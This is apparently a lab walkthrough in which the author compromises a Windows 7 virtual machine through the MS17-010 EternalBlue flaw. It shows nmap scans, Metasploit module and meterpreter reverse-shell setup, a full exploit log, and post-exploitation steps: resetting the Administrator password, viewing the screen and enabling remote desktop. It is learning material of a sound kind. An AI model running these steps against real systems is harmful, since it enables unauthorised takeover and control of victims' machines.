
Eternal Blue Attack Writeup by Zul Asyraf


Step 1: Discovery and Scanning

1. Do **ifconfig** command to get the IP address for the host system.



```
inet 192.168.116.128
```


2. After we get the host IP address, we do the **nmap** with **-sP** flag scan to find the target machine IP address



```
┌──(root💀kali)-[/home/kali]
└─# nmap -sP 192.168.116.1/24
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-22 10:19 EST
Nmap scan report for 192.168.116.2
Host is up (0.000086s latency).
MAC Address: 00:50:56:F3:19:F3 (VMware)
Nmap scan report for 192.168.116.130
Host is up (0.00011s latency).
MAC Address: 00:0C:29:26:BA:D5 (VMware)
Nmap scan report for 192.168.116.254
Host is up (0.00011s latency).
MAC Address: 00:50:56:F6:B3:5B (VMware)
Nmap scan report for 192.168.116.128
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.35 seconds
```


- As we can see, there are 4 hosts up right now.
- So, we need to perform trial and error to find the machine with the windows OS
- We can eliminate 192.168.116.128 IP address because that belong to the host machine

3. After we find the machine with windows OS, we can do the **-sV** flag scan using **nmap** again



```
┌──(root💀 kali)-[/home/kali]
└─# nmap -sV -p- -A 192.168.116.130
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-22 10:34 EST
Nmap scan report for 192.168.116.130
Host is up (0.00026s latency).
Not shown: 65526 closed ports
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 7 Ultimate 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 00:0C:29:26:BA:D5 (VMware)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
```

- The flag **-p-** scan all the ports from 1 through 65535. Meanwhile, flag **-A** shows the detail information from the flag -sV information.
- From the details we can see that the target machine is using *Windows 7 Ultimate 7601 Service Pack 1*.
- We can also take note the port numbers, where *139* and *445* means that the machine use *SMB protocol*.




```
Host script results:
|_clock-skew: mean: 1h40m00s, deviation: 2h53m12s, median: 0s
|_nbstat: NetBIOS name: WIN-845Q99OO4PP, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:26:ba:d5 (VMware)
| smb-os-discovery:
|   OS: Windows 7 Ultimate 7601 Service Pack 1 (Windows 7 Ultimate 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1
|   Computer name: WIN-845Q99OO4PP
|   NetBIOS computer name: WIN-845Q99OO4PP\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2021-12-22T10:41:33-05:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-12-22T15:41:33
|_  start_date: 2021-12-23T03:15:53
```

- Further information from the command above, we can see that it uses *SMB version 2.02*

Step 2: Vulnerability Assessment

1. From all the information we have gathered before, now we can use the **nmap –script vuln** command to look for any payload/exploitation we can use.




```
Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_OBJECT_NAME_NOT_FOUND
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
```

- From the command, we can see our target machine are vulnerable to the *Remote Code Execution (RCE)* attack.
- Then, from using search engine, we know that *ms17-010* vulnerability is known as *Eternal Blue attack*.


Step 3: Exploitation

1. We can use **msfconsole** to perform an attack to the target host.
2. Then, we need to search for *ms17-010 exploit* to use it as payload for our attack.




```
msf6 > search ms17-010

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   1  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection
   2  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   3  exploit/windows/smb/ms17_010_eternalblue_win8 2017-03-14   average  No     MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption for Win8+
   4  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   5  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution


Interact with a module by name or index. For example info 5, use 5 or use exploit/windows/smb/smb_doublepulsar_rce
```

- As we can see, there are many options with ms17-010 description.
- Since we need the exploitation payload, we can narrow down our option to 2,3 and 4.
- From the information we gathered earlier, we know our target machine use Windows 7 and the attack name is *Eternal Blue*.
- Thus, we can conclude that option 2 is the best payload for now.



```
msf6 > use 2
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT          445              yes       The target port (TCP)
   SMBDomain      .                no        (Optional) The Windows domain to use for authentication
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.116.128  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs
```

- After we have chosen the payload, we need to use the show options command to see which information is needed for us to enter before we perform the attack.
- We can see that RHOSTS is required information, thus we fill it with our target host IP address.
- After we have done fill in all the information required, then we can proceed with the attack.




```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.116.128:4444
[*] 192.168.116.130:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.116.130:445   - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.116.130:445   - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.116.130:445 - Connecting to target for exploitation.
[+] 192.168.116.130:445 - Connection established for exploitation.
[+] 192.168.116.130:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.116.130:445 - CORE raw buffer dump (38 bytes)
[*] 192.168.116.130:445 - 0×00000000  57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61  Windows 7 Ultima
[*] 192.168.116.130:445 - 0×00000010  74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20  te 7601 Service
[*] 192.168.116.130:445 - 0×00000020  50 61 63 6b 20 31                                Pack 1
[+] 192.168.116.130:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.116.130:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.116.130:445 - Sending all but last fragment of exploit packet
[*] 192.168.116.130:445 - Starting non-paged pool grooming
[+] 192.168.116.130:445 - Sending SMBv2 buffers
[+] 192.168.116.130:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.116.130:445 - Sending final SMBv2 buffers.
[*] 192.168.116.130:445 - Sending last fragment of exploit packet!
[*] 192.168.116.130:445 - Receiving response from exploit packet
[+] 192.168.116.130:445 - ETERNALBLUE overwrite completed successfully (0×C000000D)!
[*] 192.168.116.130:445 - Sending egg to corrupted connection.
[*] 192.168.116.130:445 - Triggering free of corrupted buffer.
[*] Sending stage (200262 bytes) to 192.168.116.130
[*] Meterpreter session 1 opened (192.168.116.128:4444 → 192.168.116.130:49159) at 2021-12-22 12:30:20 -0500
[+] 192.168.116.130:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.116.130:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.116.130:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
```

- Now we have successfully hack into our target machine.


Step 4: Post-Exploitation

1. Once we are in the target machine, we can use the **whoami** command to see which user we are getting into




```
C:\Windows\system32>whoami
whoami
nt authority\system
```

2. Since we know we have the admin privilege, then we can change the administrator password using the **net user** command




```
C:\Windows\system32>net user Administrator 123456
net user Administrator 123456
The command completed successfully.
```

3. Then we can use the **screenshare** command from the meterpreter to get the live screen from target host



```
Target IP  : 192.168.116.130
Start time : 2021-12-22 12:46:43 -0500
Status     : Playing
```


4. We can also enable remote desktop from the target machine into our own machine by using **post/windows/manage/enable_rdp** payload.



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > use post/windows/manage/enable_rdp
msf6 post(windows/manage/enable_rdp) > show options

Module options (post/windows/manage/enable_rdp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   ENABLE    true             no        Enable the RDP Service and Firewall Exception.
   FORWARD   false            no        Forward remote port 3389 to local Port.
   LPORT     3389             no        Local port to forward remote connection.
   PASSWORD                   no        Password for the user created.
   SESSION                    yes       The session to run this module on.
   USERNAME                   no        The username of the user to create.
```


- We just need to fill in the required information just like before.

5. Once we have enabled the remote desktop, we can login using the **rdesktop** command



